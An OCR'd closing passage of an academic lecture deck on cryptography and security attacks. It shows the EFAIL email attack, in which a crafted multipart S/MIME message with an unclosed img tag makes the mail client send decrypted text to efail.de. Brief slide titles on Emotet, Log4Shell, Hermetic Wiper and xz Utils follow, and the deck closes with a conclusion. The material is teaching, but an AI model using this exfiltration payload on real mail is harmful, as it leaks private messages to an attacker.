--BOUNDARY
Content-Type: text/html

<img src="http://efail.de/
--BOUNDARY
Content-Type: application/pkcs7-mime;
  smime-type=enveloped-data
Content-Transfer-Encoding: base64

MIAGCSqGSIb3DQEHA6CAMIACAQAxggHXMIIB0wIB...
--BOUNDARY
Content-Type: text/html
">
--BOUNDARY--
```

Mail client will decrypt and see the following


```
<img src="http://efail.de/
Secret meeting
Tomorrow 9pm
">
```

It just sends the cleartext to the intruder !


```
http://efail.de/Secret%20MeetingTomorrow%209pm
```

Le malware-as-a-service Emotet : 2014, 2017 et 2021

Emotet a infecté 1,6 million d'ordinateurs dans le monde





Log4Shell : 24 November 2021




WhisperGate & Hermetic Wiper : janvier et mars 2022

"*Hermetic Wiper est le plus redoutable des virus qui ont attaqué les systèmes informatiques ukrainiens*" Régis Lhoste,






xz Utils : 2024



Attaques sur l'IoT depuis 2007



Plan


Une brève Histoire

La cryptographie moderne


Quelques Attaques

Conclusion

Conclusion



Conclusion



Merci pour votre attention

Questions ?

pascal.lafourcade@uca.fr